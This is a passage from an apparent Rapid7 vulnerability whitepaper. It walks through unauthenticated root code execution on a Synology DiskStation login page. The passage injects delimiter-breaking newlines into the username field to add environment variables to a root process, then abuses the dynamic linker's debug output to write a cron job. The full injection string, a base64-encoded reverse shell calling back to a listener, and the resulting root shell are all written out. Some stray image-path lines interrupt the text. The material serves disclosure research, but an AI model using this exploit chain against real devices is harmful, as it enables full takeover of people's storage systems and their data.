api=SYNO.BEE.API.Auth&version=7&method=login&session=webui&tabid=8990&enable_syno_token=yes&ik_message=gaZG2jg-YN8sfpLFFAhTScHJVT07faM_02-TCa4chmN52ye7zSQXC6rEJ3dhIU8hMCyqQmP9JLk6XRfdhVCC1nWD37z034QyeQNu9lBXk7HxDz54pgYtHxLnEOm-kmlb1YShxE8MTh2LDazw4cuLs3xUAQ8&__cIpHeRtExT=%7B%22rsa%22%3A%22D993nBSjb%2F0SPGKqXz2Ry0npCPvWgRmsrbDfYZNe335PRBtMC2%2F3ztn%2B%2B567vqZHUv%2FnMLv2uafNqfkHJrOKtNLaNiNITg7lZYBIGzuyB4DZgQ24z0nfWeH46HyF19ZjnTRMQcshLDhYeiKttnSXOG%2BhK5UyNaZNldhkIX1MXvL9weIkfCbGrykwU4Jmc7nreATcLR946Frgfb5nhJ3eqcYAoNFCQljK7BBUbmBmRLBImlUb7xfInglYWp09RruDvH%2Bb9b5jsCJh7j9ZiAuUFyR50j3tYqRx7maI%2BGusLljUOd35bbg28x26X8xKTlFqIq6D57pSvGd2cpEbZPGFp%2BUaysewLl0BKZJocoYFPHnPFwvduWDJJ5oqkNMZPY3b54R14AZ7bQnqdTrLdRmCcTYHY%2BNs4Y2yNbMvzuEXRIMnnhIdHWfNgUaxRo10nf%2FA%2FAHV1Y0AnYIreGVH0BQ%2FY0aIlIhg08TqgHRVFRBMKXUiXBWo%2BYZcASFATYTjQWysg1687pAmJKAHQVeasuC3bL4ws6utxaHszLHQz2bbHzJ27%2FRtmwn23snhoCZxp9mLWgE2qK55rW1wREV40HgZ7NUnf80%2Bn0WspPZ0n0BvThrTUvMDeRoQIdfrXJDo1U7UQ13I5bBfa6%2FUu%2BnQa1tT4YfbWSD8fonxT9N3h50%3D%22%2C%22aes%22%3A%22U2FsdGVkX1%2FJ9zgxmaJ%2B0x%2B4zbw2C30JPCjBwj7b1FB3kAbdGWhmZmJ5EJFCmJ704xivCcfo5CuyppT9JFxnQUTXuN0rDk43yzJ4SyBSc0YY9pUx0vgY1UbmKTUkp0IMXBYFI7a2sUHYziIm2gfG5%2FKSaxJ6rB%2B4f%2FoKMm3fqvX1q0hmZu4SBsjp%2FsWEXrBMKYD460f9xoqwc96vVQqiJQ%3D%3D%22%7D&client=browser&id=6c74adaff7d6d9f18a4af8dd44998425
```

An individual named Fabian Tamp published an [interesting blog post](#) in 2021 about this custom Synology encryption routine. However, I did not want to reimplement crypto soup. Instead, I opted to inject payloads into Vue.JS state variables on the password entry page, prior to clicking the "Submit" button and beginning the client-side encryption process.

Opening the "Enter password" page in [Vue Developer Tools for Chrome](#) reveals the `username` state field within `dsmForm`.

```
loginPluginsLoaded: true
  dsmForm: Object
    OTPcode: ""
    SSOToken: ""
    password: ""
    username: "USERNAME"
  authList: Array[1]
    0: Object
```

Vue.JS stores this variable as a JSON string value, which permits backslash-escaped line feeds and tabs. We'll try submitting the value "USERNAME\nNEXTLINE" to see what occurs on the back end.

```
loginPluginsLoaded: true
  dsmForm: Object
    OTPcode: ""
    SSOToken: ""
    password: ""
    username: "USERNAME\nNEXTLINE"
  authList: Array[1]
```

Our temporary file bash snippet picks up something interesting that happened this time. The multi-line `USERNAME\nNEXTLINE` content was persisted. In addition, book-end values were also prepended and appended: `PLUGIN_VALUE_START` and `PLUGIN_VALUE_END`.

```
None
# printf '\nfirst file:\n' && while ! cat /run/synoplugin/tmp/env* 2>/dev/null ; do
printf ' ' ; done && printf '\nsecond file:\n' && sleep 1 && while ! cat
/run/synoplugin/tmp/env* 2>/dev/null ; do printf ' ' ; done


first file:
USER=
TYPE=passwd
IS_KNOWN_DEVICE=no

second file:
USER=PLUGIN_VALUE_START
USERNAME
NEXTLINE
PLUGIN_VALUE_END
TYPE=passwd
SESSION=webui
API_VERSION=7
IS_KNOWN_DEVICE=no
IP=192.168.50.186
AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.0.0 Safari/537.36
STATUS=fail
RESULT=-2
```

Viewing the new `/var/log/synoplugin.log` entry confirms that the username content hasn't broken out of the parameterized context. Although the line feed character is present in `username data`, the `comma value delimiter` occurs after the second line.

```
None
2024-09-17T09:18:17-05:00 BeeStation synoplugin[3339]: plugin_action.cpp:336
[3175][POST][weblogin][MAIN]
Scripts=[synocgi-plugin-weblogin,user-preference-check-permission.sh];
Args=[USER=USERNAME
NEXTLINE,TYPE=passwd,SESSION=webui,API_VERSION=7,IS_KNOWN_DEVICE=no,IP=192.168.50.186,
AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.0.0 Safari/537.36,STATUS=fail,RESULT=-2]
```

We've established that multi-line data is accepted for username field data, but custom book-end delimiters are added. Now, let's attempt to inject delimiters to escape the parameterized context and add our own environment variables. Since it's apparent that a start and stop delimiter will exist for any environment variable content containing a newline character, we'll have to close and reopen the value context. We'll inject the string `"USERNAME\nPLUGIN_VALUE_END\nNEWVAR=PLUGIN_VALUE_START\nTEST"` to do this, as shown below.



```
isBombingOnDone: false
loadPluginsPromise: Promise
loginPluginsLoaded: true
▼ dsmForm: Object
  OTPcode: ""
  SSOToken: ""
  password: ""
  username: "USERNAME\nPLUGIN_VALUE_END\nNEWVAR=PLUGIN_VALUE_START\nTEST"
▼ authList: Array[1]
  ► 0: Object
    need2FA: false
    selectAuthType: ""
```

Our temporary file bash snippet logs the following file contents.

```
None
# printf '\nfirst file:\n' && while ! cat /run/synoplugin/tmp/env* 2>/dev/null ; do
printf '' ; done && printf '\nsecond file:\n' && sleep 1 && while
! cat /run/synoplugin/tmp/env* 2>/dev/null ; do printf '' ; done

first file:
USER=
TYPE=passwd
IS_KNOWN_DEVICE=no

second file:
USER=PLUGIN_VALUE_START
USERNAME
PLUGIN_VALUE_END
NEWVAR=PLUGIN_VALUE_START
```

```
TEST
PLUGIN_VALUE_END
TYPE=passwd
SESSION=webui
API_VERSION=7
IS_KNOWN_DEVICE=no
IP=192.168.50.186
AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.0.0 Safari/537.36
STATUS=fail
RESULT=-2
```

Referencing the `/var/log/synoplugin.log` file confirms that the parameterized context has been escaped, as indicated by the `comma` delimiters.

```
None
2024-09-17T09:32:03-05:00 BeeStation synoplugin[6428]: plugin_action.cpp:336
[6266][POST][weblogin][MAIN]
Scripts=[synocgi-plugin-weblogin,user-preference-check-permission.sh];
Args=[USER=USERNAME,NEWVAR=TEST,TYPE=passwd,SESSION=webui,API_VERSION=7,IS_KNOWN_DEVIC
E=no,IP=192.168.50.186,AGENT=Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0
Safari/537.36,STATUS=fail,RESULT=-2]
```


At this point in the research, attempts to override existing environment variable values, such as the login success status, did not succeed. This is because those existing variable values are overwritten after the login attempt fails; any data we inject is clobbered, and any duplicate environment variables are deduplicated. Furthermore, searching for additional reachable vulnerabilities or inputs in `synocgi-plugin-weblogin` yielded no fruit.

We do, however, still have the ability to inject arbitrary new environment variables for a root-owned process. As it turns out, this capability is enough to establish remote code execution on most modern Linux systems, as documented in the previous section of this whitepaper.

We'll leverage that linker dirty file write technique here. The payload we'll write to the crontab file is shown below. Base64 encoding is used for portability and to avoid escaping certain characters. In the example below, the encoded sequence is a reverse shell payload.

```
None
*\t*\t*\t*\t*trout\techo\tc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC41MC4yNy83Nzc3IDA+JjE=\t|
base64\t-d|sh
```

Let's put the pieces together and establish unauthenticated remote code execution using these capabilities. Our web service target is listening on port 5000, and it belongs to a Synology DiskStation in the default configuration running v7.2.2-72806 (2024-09-11). This target web login portal is shown below.



We'll start a netcat listener, submit the following full payload below using Vue.JS Developer Tools, then wait for a reverse shell.

None

```
"root\nPLUGIN_VALUE_END\nLD_PRELOAD=PLUGIN_VALUE_START\nNOP\n*\t*\t*\t*\troot\techo\n\tc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC41MC4yNy83Nzc3IDA+JjE=\t|base64\t-d|sh\nNOP\nPLUGIN_VALUE_END\nLD_DEBUG=libs\nLD_DEBUG_OUTPUT=/etc/cron.d/hax\nESCAPE=PLUGIN_VALUE_START\nNOP"
```

One minute later, we receive a reverse shell as root on the DiskStation.

```
root@ubuntu-x64-01:~# nc -nlvp 7777
Listening on 0.0.0.0 7777
Connection received on 192.168.50.4 46900
sh: cannot set terminal process group (19444): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
root
sh-4.4# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.4# uname -a
uname -a
Linux diskstation 4.4.302+ #72806 SMP Thu Sep 5 13:41:22 CST 2024 x86_64 GNU/Linux
sh-4.4#
```

CONCLUSION

While many documented exploitation strategies exist for Linux environment variable control primitives, there are very few widely applicable options in remote scenarios. When bespoke technology gadgets are unavailable, utilizing the system's dynamic linker for a file write is a powerful capability. As we've documented in this whitepaper, the linker dirty write technique is valuable in real-world offensive scenarios, and it can escalate vulnerabilities from having conceptual security implications to proven remote code execution impact.

About Rapid7

Rapid7 is creating a more secure digital future for all by helping organizations strengthen their security programs in the face of accelerating digital transformation. Our portfolio of best-in-class solutions empowers security professionals to manage risk and eliminate threats across the entire threat landscape from apps to the cloud to traditional infrastructure to the dark web. We foster open source communities and cutting-edge research—using these insights to optimize our products and arm the global security community with the latest in attacker methodology. Trusted by more than 11,000 customers worldwide, our industry-leading solutions and services help businesses stay ahead of attackers, ahead of the competition, and future-ready for what's next.



SECURE YOUR

Cloud | Applications | Infrastructure | Network | Data

TRY OUR SECURITY PLATFORM RISK-FREE

Start your trial at rapid7.com

ACCELERATE WITH

[Command Platform](#) | [Exposure Management](#) |
[Attack Surface Management](#) | [Vulnerability Management](#) |
[Cloud-Native Application Protection](#) | [Application Security](#) |
[Next-Gen SIEM](#) | [Threat Intelligence](#) | [MDR Services](#) |
[Incident Response Services](#) | [MVM Services](#)